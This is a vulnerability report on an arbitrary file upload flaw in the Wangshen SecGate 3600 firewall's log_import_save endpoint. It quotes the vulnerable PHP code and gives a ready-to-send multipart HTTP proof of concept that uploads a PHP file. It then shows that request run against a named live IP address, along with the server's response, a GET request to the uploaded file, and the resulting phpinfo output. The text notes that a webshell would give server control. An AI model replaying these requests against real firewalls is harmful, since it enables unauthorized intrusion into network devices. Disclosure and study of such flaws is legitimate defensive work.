Wangshen SecGata 3600 Firewall log_import_save arbitrary file upload vulnerability

Vulnerability details


Wangshen SecGata 3600 Firewall log_import_save arbitrary file upload vulnerability, Attackers can obtain server privileges by uploading webshell.

Vulnerability location

/?g=log_import_save

Vulnerability recurrence

According to the code audit, it was found that when $post_submit-action==' log_import_save ' there were no restrictions on the types of uploaded files, resulting in the existence of arbitrary file upload vulnerabilities



```
  * @License http://www.HoverUI.com
  * @Version 2.0
  *
  */
/*---------- define code area ----------*/
$moduleName = "log_admin_import";
$DEMO_DATA = 0;
$EASYUI = 1;
$MODULEJS = 1;
$debugModule = debugMode($_GET['debug']);

$page['link'] = $_SESSION['link'];

/*---------- query code area ----------*/

if( $post_submit_action == 'log_import_save'){
    $file_error = $_FILES['reqfile']['error'];
    if( $file_error == "1" || $file_error == "2" ){
        $retError = "file_tooLarge_error";
        include template('log_import_show');
        endSystem();
        return;
    }else if( $file_error != "0" ){
        $retError = "file_upfailed_error";
        include template('log_import_show');
        endSystem();
        return;
    }
    $file_dir = '/secgate/webui/attachements/';
    $file_name = basename($_FILES['reqfile']['name']);
    $file_all = $file_dir.$file_name;
    $ispinfo_result = move_uploaded_file($_FILES['reqfile']['tmp_name'], $file_all);
    if( ! $ispinfo_result ){
        $retError = "file_upfailed_error";
        include template('log_import_show');
        endSystem();
        return;
    }
//  if( $_FILES['reqfile']['name'] ){
//      $file_dir = '/secgate/webui/attachements/';
//      $file_name = basename($_FILES['reqfile']['name']);
//      $file_all = $file_dir.$file_name;
//      $ispinfo_result = move_uploaded_file($_FILES['reqfile']['tmp_name'], $file_all);
//      $param['file'] = $file_all ;
//  }
    $param['filename'] = $file_all ;
```


POC:

```
POST /?g=log_import_save HTTP/1.1
Host: 112.31.19.176:8889
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: multipart/form-data; boundary=---------152636015
Content-Length: 259

-----------152636015
Content-Disposition: form-data; name="reqfile";filename="0.php"
Content-Type: text/plain
```

```
<?php phpinfo();?>
----------152636015
Content-Disposition: form-data; name="submit_post"

net_pro_keyword_import_save
----------152636015--
```

Case 1:

URL：https://112.31.19.176:8889/




```
POST /?g=log_import_save HTTP/1.1
Host: 112.31.19.176:8889
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: multipart/form-data; boundary=--------152636015
Content-Length: 261

----------152636015
Content-Disposition: form-data; name="reqfile";filename="0.php"
Content-Type: text/plain

<?php phpinfo();?>
----------152636015
Content-Disposition: form-data; name="submit_post"

net_pro_keyword_import_save
----------152636015--
```

```
HTTP/1.1 302 Found
Set-Cookie: __s_sessionid__=pun70npugi5g6cm1t1f02h3c07; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
location: /?permission_error=1
Content-type: text/html
Connection: close
Date: Wed, 15 May 2024 08:46:05 GMT
Content-Length: 5308

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="author" content="网神信息技术(北京)股份有限公司" />
<link rel="shortcut icon" type="image/ico"
href="/templates/default/favicon.ico">
<title>网神SecGate 3600防火墙</title>
<link rel="stylesheet" href="css/lsec/style.css" type="text/css">
<link rel="stylesheet" href="css/lsec/menu_button.css" type="text/css">
<link rel="stylesheet" type="text/css"
href="css/lsec/jquery-jvert-tabs-1.1.4.css" />
<script src="js/language/language.js" type="text/javascript"></script>
<script src="js/func/ngfw_unicode.js" type="text/javascript"></script>
<!--
 -->
<SCRIPT SRC="js/jquerylib/jquery-1.7.2.min.js" TYPE="text/javascript"
CHARSET="utf-8"></SCRIPT>
<script src="js/jquerylib/jquery.extent.js" type="text/javascript"></script>
<script src="js/jquerylib/doT.min.js" type="text/javascript"></script>
<script src="js/jquerylib/jquery.easyui.min.js"
type="text/javascript"></script>
<!--
 -->
<!-- <script src="js/func/function.js" type="text/javascript"></script> -->
<script src="js/func/component.js" type="text/javascript"></script>


<link rel="stylesheet" href="css/easyui/easyui.css" type="text/css">
```

Use BrupSuite Send payload

Then visit：https://112.31.19.176:8889/attachements/0.php



```
GET /attachements/0.php HTTP/1.1
Host: 112.31.19.176:8889
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept: text/html, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Sec-GPC: 1
Connection: close
Referer: https://112.31.19.176:8889/
Cookie: __s_sessionid__=riv08b0mge8ap0tvrbv3meptv2
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
```

PHP Version 5.3.9RC4

System	Linux SecGate3600 2.6.32-ngfw #8 SMP Thu Sep 1 00:54:01 GMT 2016 x86_64
Build Date	Nov 30 2015 11:18:11
Configure Command	'./configure' '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux- '--target=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/e '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib64' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config. '--with-libdir=lib64' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--with-pic' '--disable-rpath' '--without '--with-bz2' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png- '--enable-gd-native-ttf' '--with-xpm-dir=/usr' '--with-gettext' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-pcre-regex' '--with-zlib' '--enab '--enable-magic-quotes' '--enable-sockets' '--without-sqlite' '--with-libxml-dir '--enable-xml' '--enable-force-cgi-redirect' '--enable-pcntl' '--enable-mbstring '--enable-mbregex' '--with-gd=shared' '--enable-xmlreader=shared' '--enable-xmlwriter=shared' '--with-curl=shared,/usr' '--enable-fastcgi' '--enable-json=shared' '--enable-zip=shared' '--without-readline' '--enable-pha '--enable-fileinfo=shared' '--enable-intl=shared' '--with-icu-dir=/usr'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini